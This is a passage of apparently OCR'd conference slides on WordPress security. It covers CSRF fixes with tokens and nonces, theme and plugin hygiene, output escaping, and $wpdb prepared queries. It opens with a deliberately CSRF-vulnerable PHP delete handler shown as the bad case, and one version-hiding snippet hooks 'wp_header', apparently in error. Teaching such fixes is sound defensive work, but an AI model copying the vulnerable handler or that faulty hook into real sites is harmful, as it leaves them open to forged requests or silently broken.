if (!authorizedUser()) {
    die('not authorized');
}
$blogid = $_REQUEST['blogid'];
deleteBlogById($blogid);
print "Deleted!";
```

CSRF Solution

Multi pronged:

- Use POST for data changes (RFC 2616)
- Use $_POST, not $_REQUEST
- Use a token
  - in Wordpress, they're called "nonce"


CSRF Solution



csrf_formfixed.php

```
<?php
$blogID = isset($_GET['id']) ? (int) $_GET['id'] : 0;
?>
<form action="csrf_formprocess.php" method="POST">
    <label>
        Are you sure you want to delete this?
        <input type="submit" value="yes">
    </label>
    <input type="hidden" name="blogid" value="<?php echo $blogID?>">
    <input type="hidden" name="token" value="<?php echo generateToken(); ?>">
</form>
```


CSRF Solution




csrf_formprocessfixed.php

```php
<?php
if (!authorizedUser()) {
    die('not authorized');
}
if (!isValidToken($_POST['token'])) {
    die('Invalid token');
}
$blogid = $_POST['blogid'];
deleteBlogById($blogid);
print "Deleted!";
```

CSRF Solution in Wordpress



nonce_form.php

```php
<?php
echo '<form method="POST" action="nonce_process.php">';
wp_nonce_field('my_nonce_name');
// other form stuff
echo '</form>';
```


nonce_process.php

```php
<?php
$nonce = $_POST['_wpnonce'];
if (!wp_verify_nonce($nonce, 'my_nonce_name')) {
    die ("Please try again.");
}
```

... so, who cares?



Wordpress is a web project

- It's PHP
- It's HTML
- It's Javascript
- It's CSS
- It takes user input
- It displays user input

What can I do about it?

Thanks for asking!

- Security Scanning Plugin
- Theme Creation Security
- Practice safe plugin'

If you remember just one thing...

Use these Security Plugins:

- Secure Wordpress

  http://wordpress.org/extend/plugins/secure-wordpress/
- WP Security

  http://wordpress.org/extend/plugins/wp-security-scan/

Secure Themes

- This isn't just filler
  - people focus on plugins usually. *slap*

- Things to consider:
  - when using other themes or child themes
  - creating your own theme

Themes that you... borrow

- Everyone grabs a theme
  - be smart about it
  - if it's too good to be true...

- Things to remember:
  - update themes when they ask you to
    - Remember the TimThumb-amo!
  - take a look at them
    - cdn.google.com/jquery.js
    - myhotbride.ru/funfreemoney.js

Themes that you sorta borrow


- If you see a cool theme...
  - Child theme it!
  - Stay up to date with the parent security

and if you're in a rush...

- Theme Authenticity Checker
    - http://builtbackwards.com/projects/tac/

so which security issues exist?

- All of them!



Let's check out some best practices


Use built in functions

- set_theme_mod()
- Settings API

Use built in filters

- esc_attr()
- esc_html()
- esc_textarea()
- esc_url()
- esc_js()
- wp_filter_kses()


Filter example


```
<?php
$title = convolutedTitleGeneration();
?>
<a href="/" title="<?php echo esc_attr($title); ?>">Go home</a>
```

Security through Obscurity

- Not always that bad...
  - automated tools - why give them a freebie?
- remove versions from your themes

Version examples...




```
// remove from site
remove_action('wp_header', 'wp_generator');

//remove from RSS
function wprss_remove_version() {
    return '';
}
add_filter('the_generator', 'wprss_remove_version');
```

O.P.P.

- Other People's Plugins!



General Security

- Security is really shared between plugins and themes

- These can be applied to all of your programming, or other people's programming.
    - For security's sake - be careful when you're hacking other people's plugins.

2 Parts Left:

First, and foremost

- Clean yo' house

Clean it up

- Update your Wordpress
- Delete old things:
  - plugins
  - themes
  - user uploads from that hot babe
- http://codex.wordpress.org/Hardening_WordPress

#2, Code Securely


- Use NONCE
- Don't let AJAX files sit around
- Watch your SQL

Use $wpdb

- It is a global variable
  - yup, I hate it too
- Use these methods instead of creating your new wheel

http://codex.wordpress.org/Function_Reference/wpdb_Class

$wpdb example



```php
<?php
$id = integerValueOfPost();

$wpdb->prepare("SELECT * FROM {$wpdb->posts} where ID = %d", $id);
```

My Final Advice

It's Open Source Software for a reason

Questions?

- Questions about Secure Wordpress Coding?

Aaron Saray
Open Source Developer
Milwaukee, WI

http://aaronsaray.com

@aaronsaray

Milwaukee PHP Users Group
http://mkepug.org
@mkepug